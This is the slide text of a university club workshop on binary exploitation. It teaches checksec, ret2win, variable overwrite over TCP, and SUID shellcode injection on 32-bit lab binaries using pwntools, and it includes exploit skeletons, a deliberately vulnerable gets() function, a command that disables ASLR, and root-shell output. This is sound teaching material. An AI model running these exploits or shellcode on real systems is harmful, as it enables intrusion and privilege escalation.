

Reverse Engineering & PWN: Part 02

Dynamic Analysis (GDB), Debugging, Buffer Overflow,
Exploit Development

Presenter: Md. Tanjim Mahmud Tuhin

Date: 10/08/2026



Presented to
EWUCSC



Last time we read binaries. Today we break them.

🕒 Part 1 Recap: Reading Binaries

- ELF Structure: Analyzing headers, symbols, and sections.
- Strings: Extracting hardcoded text and secret markers.
- ltrace: Tracking library calls in real-time execution.
- Disassembly: Reading assembly instructions line by line.

⚡ Today: Dynamic Exploitation

1. Understand the Stack

Memory layout



2. Overflow Buffer

Exceed limits



3. Hijack EIP

Control execution



4. Automate with Pwntools

Python power

The exploit developer's toolkit

Pwntools is a Python library that makes writing exploits fast — packing addresses, talking over network sockets, and generating patterns.

↻ cyclic()

FIND OFFSET

Generates unique repeating byte patterns to instantly locate the exact offset where input crashes into the return pointer (EIP).

↔ p32()

PACK ADDRESS

Converts integer memory addresses into raw 32-bit little-endian byte strings suitable for binary input injection.

🏠 remote() / process()

TALK TO TARGET

Manages input/output streams effortlessly, whether spawning local binary processes or interacting with remote TCP servers.

>_ shellcraft()

MAKE SHELLCODE

Assembles optimized architecture-specific shellcode payloads and system command wrappers without manual machine coding.

Four locks, each harder than the last

STAGE 01

checksec

Observe and map active binary defenses and security shields before attacking.

STAGE 02

cyclic

Ret2win exploitation — jumping execution to a hidden function via offset calculation.

STAGE 03

networking


Variable overwrite — manipulating adjacent memory structures over TCP sockets.

STAGE 04

shellcraft

Shellcode injection — writing and executing custom instructions directly on the stack.

“Same bug, four levels of power.”



WHO AM I

Tanjim M. Tuhin

PROFESSIONAL EXPERIENCE

- Govt. Project — SOC Analyst & Forensics Investigator

CERTIFICATIONS

- CEH v13 (EC-Council Certified Ethical Hacker)
- CHFI v11 (EC-Council Computer Hacking Forensic Investigator)
- CSA (EC-Council Certified SOC Analyst)
- ECIH (EC-Council Certified Incident Handler)

PREVIOUS EXPERIENCE

- RedData — Network Engineer(RnD)
- RBD — Unity Developer
- Cybernetics — Robotics Engineer(Hardware)

Vision

- 'Learn together to build a skilled community.'

00

Getting on the box

bash — terminal session

i386 target

```
$ ssh buzz@MACHINE_IP
```

```
# Password: buzz
```

```
buzz@target~$ cd IntroToPwntools/IntroToPwntools
```

```
buzz@target~/IntroToPwntools$ ls
```

```
checksec/ cyclic/ networking/ shellcraft/
```

```
buzz@target~/IntroToPwntools$ python exploit.py
```

Lab Environment Notes

⚠ Python Version: Exploits run in python (Python 2), NOT python3, matching the target VM environment.

📁 Directory Structure: Four isolated folders containing binaries and templates for each challenge.

🛡 Target Platform: Linux i386 32-bit binaries requiring 32-bit register calls.

A pile of plates: Understanding the Stack



Last-In, First-Out (LIFO)

Like a stack of cafeteria plates, items are pushed onto the top and popped off in reverse order during function execution.



Downward Memory Growth

The stack grows downward in memory from high memory addresses toward lower memory addresses as new variables are allocated.



Stack Frame Anatomy

Each function call creates a frame containing local variables, the saved base pointer (EBP), and the return address (EIP).

Memory Stack Layout

High Address: Function Arguments

Local Variables & Buffers

Saved Frame Pointer (EBP)

Saved Return Address (EIP)

Low Address: Next Instructions

↓ Grows Downward in Memory

EIP: the program's next destination

🎯 What is EIP?

EIP (Extended Instruction Pointer) is a 32-bit CPU register that holds the memory address of the next instruction to execute.

On 64-bit systems, this register is called RIP. Control EIP = control where the program goes next.

📍 The GPS Analogy

Imagine driving a car with a GPS navigation system.

The CPU blindly follows EIP just like a driver follows GPS instructions. If you rewrite the destination address in memory, the program will happily drive off to wherever you point it.

“Overwrite EIP, and you choose the program's future.”

A box that never checks its size

⚠ Unbounded Input Risk

Standard C input functions like `gets()` and unchecked read operations do not verify whether input length exceeds buffer capacity.

When an input string is longer than the allocated memory buffer, critical system registers adjacent to stack memory, corrupting

vulnerable.c (Intro2pwn3)

C Source

```
void vulnerable_function() {
    char name[ 24 ];
    printf( "Enter your name: " );
    gets(name); // No bounds check!
    printf( "Hello %s\n" , name);
}
```

Spilling past the edge onto EIP

STACK & OVERFLOW

Normal Input vs. Buffer Overflow

When input fits neatly inside the buffer allocated for it, saved pointers and return addresses remain untouched, and the function returns safely.

When input exceeds the allocated size, the excess bytes spill past the buffer boundary, overwriting adjacent stack slots and ultimately replacing the saved return address (EIP).

[Normal Stack Layout]

| Local Buffer (32B) |
| Saved EBP |
Return Address (EIP)

[Overwritten Stack]

| AAAAAAAAAAAAAAAAAAAAA |
|BBBBBBBB |
| [NEW EIP VALUE] | <--- HIJACKED!

Why addresses go in backwards

MEMORY ARCHITECTURE

Byte Representation in x86

Intel x86 architecture stores multi-byte values in **little-endian format**, meaning the least significant byte is stored at the lowest memory address.

When we write memory addresses into an exploit payload, we must reverse the byte order so the CPU interprets them correctly as a single 32-bit value.

[Address Breakdown]

Memory Address: **0x08048536**

Byte Order in Memory:

- Lowest byte: \x36
- Second byte: \x85
- Third byte: \x04
- Highest byte: \x08

Payload: **\x36\x85\x04\x08**

Automated by p32()

Pwntools handles byte reversal automatically for 32-bit addresses.

PWNTTOOLS

checksec — read the shields before you attack

RECONNAISSANCE

Assessing Binary Protections

Before attempting any exploitation, an analyst must inspect the binary's compilation flags and built-in mitigations using **checksec**.

Knowing which defenses are active determines whether you can use direct stack execution, need a return-oriented programming (ROP) chain, or must bypass canaries.

```
$ checksec intro2pwn1
```

```
[*] 'intro2pwn1'
```

```
Arch: i386-32-little  
RELRO: Partial RELRO  
Stack: No canary found  
NX: NX disabled  
PIE: No PIE (0x8048000)
```

RELRO, Canary, NX, PIE

DETECT

Stack Canary

A guard value that detects buffer overflows before return (coal-mine bird analogy).

BLOCK CODE

NX (Non-Executable)

Ensures memory regions are either writable or executable, never both — blocks injected code.

MOVE TARGET

PIE / ASLR

Randomizes memory addresses on every run to break hardcoded pointers and fixed-address attacks.

LOCK TABLE

RELRO

Makes the Global Offset Table (GOT) read-only after loading, preventing redirection of library calls.

Canary vs no canary

DEFENSE VALIDATION

Observing Protection Behavior

When a binary lacks a stack canary, overflowing the buffer silently overwrites the return address, leading to a standard **Segmentation Fault** upon function return.

When a canary is present, the program detects the corruption of the canary value prior to returning and immediately aborts execution with a security alert.

[WITHOUT CANARY]

```
$ ./intro2pwn_secure  
Enter name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault (core dumped)
```

[WITH CANARY]

```
$ ./intro2pwn_canary  
Enter name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
*** stack smashing detected ***: terminated  
Aborted (core dumped)
```

Lab 1 — map the defenses

HANDS-ON LAB

Practical Execution Steps

- 1 Navigate to the lab directory and run `checksec` on both `intro2pwn1` and `intro2pwn2` binaries.
- 2 Compare the output for RELRO, Stack Canary, NX, and PIE across both targets.
- 3 Overflow each binary with oversized input and observe the differing crash behaviors.

"checksec first. Always."

Note: Security flags vary per binary. Always inspect the live output rather than relying on assumptions.

Someone else can open the door

PRIVILEGE ESCALATION

Understanding SUID Binaries

The challenge binary `intro2pwn3` is configured with **SUID** (Set Owner User ID), meaning it executes with the privileges of its owner (`root`) rather than the unprivileged user running it.

Inside the binary, a hidden function named `print_flag()` exists but is never called during normal execution. Our goal is to force the program to run it.

ANALOGY

The Librarian Key

Think of SUID like borrowing a librarian's master key: the program has special permissions that allow it to read files ordinary users cannot access.

Redirect EIP to the hidden function

EXPLOIT STRATEGY

Hijacking Control Flow

Our goal is to exploit the buffer overflow vulnerability in `intro2pwn3` to overwrite the saved return address (EIP) with the memory address of the hidden `print_flag()` function.

When the vulnerable function completes, the CPU reads the modified EIP and jumps straight into `print_flag()`, printing the flag on our screen.

[RET2WIN Payload Structure]

Padding Buffer

(Exact offset to reach EIP)

Address of `print_flag()`

(4 bytes / Little-Endian)

Finding the offset with cyclic

Every 4-byte chunk in a cyclic pattern is unique.

When the program crashes, the value in EIP reveals which chunk caused the overflow.

computes the distance from the start to that chunk.

`cyclic_find()`

```
$ cyclic 100 > pattern
$ gdb ./intro2pwn3
gdb-pwn> run < pattern
# EIP shows 'jaaa'
$ cyclic_find('jaaa')
# Result: <offset_value>
```

Verify with a dummy address

Padding = `cyclic(offset)` to reach the return address.

EIP = `p32(0xdeadbeef)` to overwrite it.

If the crash shows EIP = `0xdeadbeef`, your offset is perfect.

PWNTOOLS SKELETON

```
from pwn import *
padding = cyclic(cyclic_find('jaaa'))
eip = p32(0xdeadbeef)
payload = padding + eip
print payload
```

Where does print_flag live?

Use GDB to find where the function lives in memory.

The address will be used to replace our dummy
0xdeadbeef .

Once replaced, the program will jump to this function upon return.

Action: Swap the dummy address in your script with this real address.

```
$ gdb ./intro2pwn3
gdb-pwn> print &print_flag
$1 = (void (*)()) 0x08048536 <print_flag>
```

gdb won't use suid

GDB (DEBUG)

GDB drops **suid** permissions for security. You can control EIP, but you cannot read the protected flag file.

SWITCH TO REAL SHELL

SHELL (REAL ATTACK)

Running the exploit directly allows the **suid** bit to function, giving you the owner's permissions to read the flag.

```
$ ./intro2pwn3 < attack_payload
```

Lab 2 — Jump to print_flag

- 1 Find the offset using a cyclic pattern in GDB.
- 2 Verify control by overwriting EIP with 0xdeadbeef .
- 3 Get the print_flag address using print &print_flag in GDB.
- 4 Build the final payload: padding + p32(address) .
- 5 Execute outside GDB: ./intro2pwn3 < payload to capture the flag.


"You didn't guess the password. You changed the destination."

Sometimes you flip a variable, not EIP

Not every exploit needs to hijack the instruction pointer (EIP).

Variables stored next to each other in memory can be overwritten by a buffer overflow.

If a critical variable (like a flag check) is adjacent to a buffer, we can change the program's logic directly.




Neighbours in memory

buff (32 bytes) is the target for our input.

printflag (4 bytes) is the control variable.

32 bytes of 'A' fill the buffer: the next 4 bytes land in printflag .



Analogy: Think of it like spilling water from one cup into the next. If the first cup is full, the excess has nowhere to go but into its neighbor.

pwntools speaks TCP

 **remote(ip, port)**

Connects to a network service. Creates a socket object to talk to the target.

 **recv(n)**

Reads exactly **n** bytes. Perfect for clearing specific prompts or fixed-length data.

 **send(data)**

Sends your payload to the service. Use **sendline()** to include a newline.

 **recvline()**

Reads data until a newline character is found. Useful for reading flags or responses.

32 bytes of junk, then the magic number

Send 32 bytes of padding to fill the `buff` array completely.

Append `p32(0xdeadbeef)` to overwrite the adjacent `printflag` variable.

The program checks if `printflag == 0xdeadbeef` to release the flag.

Note: Test on your own server at port 1336 first. The real service restarts every minute via cron.

```
# Exploit Skeleton
from pwn import *

connect = remote('127.0.0.1', 1336)
connect.recv(18) # Eat the prompt

payload = "A"*32 + p32(0xdeadbeef)
connect.send(payload)

print connect.recv(34) # Get the flag
```

Lab 3 — Flip printflag

- 1 Read the challenge note to identify the target network port.
- 2 Run `checksec serve_test` to verify the binary's defenses.
- 3 Test your logic locally by running a server on port 1336.
- 4 Script the payload: 32 bytes of padding + `p32(0xdeadbeef)`.
- 5 Connect to the real port using `remote(ip, port)`.
- 6 Capture the flag from the network response.

"You don't always need EIP. Sometimes the neighbour is enough."


If there's nothing to jump to, write it yourself

What if there is no `print_flag` function to jump to?

We inject our own machine code (**shellcode**) into the buffer.

We then redirect EIP to the start of our own code on the stack.

Our input lives on the stack, so EIP jumps to the stack.



Freeze the addresses

ASLR: Address Space Layout Randomization moves memory locations every time the program runs.

For beginners, we disable it so our stack address stays valid and predictable.

NX: Must be disabled for the stack to be executable (already OFF for this lab).

```
# Disable ASLR system-wide  
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Note: Disabling ASLR makes the stack address constant, allowing our shellcode to land reliably.


A Giant Landing Pad

NOP (0x90): Short for "No Operation". It tells the CPU to do nothing and move to the next byte.

The Concept: A long run of NOPs before your shellcode creates a "landing pad".

The Benefit: EIP can land anywhere in the NOP pad and "slide" down into the actual shellcode.

Analogy: Like a funnel or a large landing pad for a plane; you don't need to hit a precise pixel.



"A landing pad for your shellcode, turning a near-miss into a direct hit."

Cooking A Root Shell

Shellcraft i386

Linux Execve Shell Generator

GENERATE

What is Shellcraft? A pwntools module that generates assembly code for specific tasks.

The Idea: Instead of writing raw bytes, we use high-level descriptions.

Privilege Escalation: The `-p` flag is crucial: it keeps root privileges under SUID.

```
$shellcraft i386.linux.execve "/bin///sh" ["sh";-p]" -f s
# Generates assembly bytes like:
\x31\xc0\x50\x68\x2f\x2f\x73\x68...
```

Note: Shellcraft handles the complex assembly; you just need to paste the result into your script.

"Don't write raw bytes. Craft your weapon with precision."

Lab 4 — Inject And Root

Disable ASLR

```
echo 0 | sudo tee  
/proc/sys/kernel/randomize_va_space
```

Find Offset

Use `cyclic` to find distance to EIP (e.g., 'taaa').

Locate ESP

Use `gdb` to find where your input lives on the stack.

Test & Verify

Inject `0xcc` and confirm "Trace/breakpoint trap".

Automate

Use `process().send(payload)` and
`interactive()`.

```
$python exploit.py  
[+] Starting local process './intro2pwn4'  
[+] Payload sent!  
$whoami  
root  
$cat /root/flag.txt  
HIDDEN{SHELLCODE_INJECTED_SUCCESS}
```

Note: Test with a dummy server first, then switch to the real port.

"No door? Build your own and walk through it."

Four Techniques, One Bug

CHALLENGE	DEFENSE CHECK	TECHNIQUE	DIFFICULTY
Checksec	Reconnaissance	Identify RELRO/Canary/NX/PIE	★☆☆☆☆
Cyclic	Ret2Win	Jump to a hidden print_flag	★☆☆☆☆
Networking	Variable Overwrite	Flip a neighbour variable via overflow	★☆☆☆☆
Shellcraft	Shellcode Injection	Inject & execute custom code on stack	★☆☆☆☆



"Same vulnerability, four different paths to victory."

Your Repeatable Workflow



1. Recon

Run `checksec` to see what shields are active.

2. Crash

Send a large input to find the vulnerable buffer.

3. Offset

Use `cyclic` and `gdb` to find the exact distance to EIP.

4. Strategy

Choose: `ret2win`, variable overwrite, or shellcode.

5. Payload

Build `padding + p32(target_address)`.

6. Automate

Script it with Pwntools for a reliable exploit.

"Pwn is a process, not a miracle."



Need help after class? Join our  **Discord**



<https://hiddeninvestigations.net/community>



Hidden Investigations



Thank You

Learn together, to build a skilled community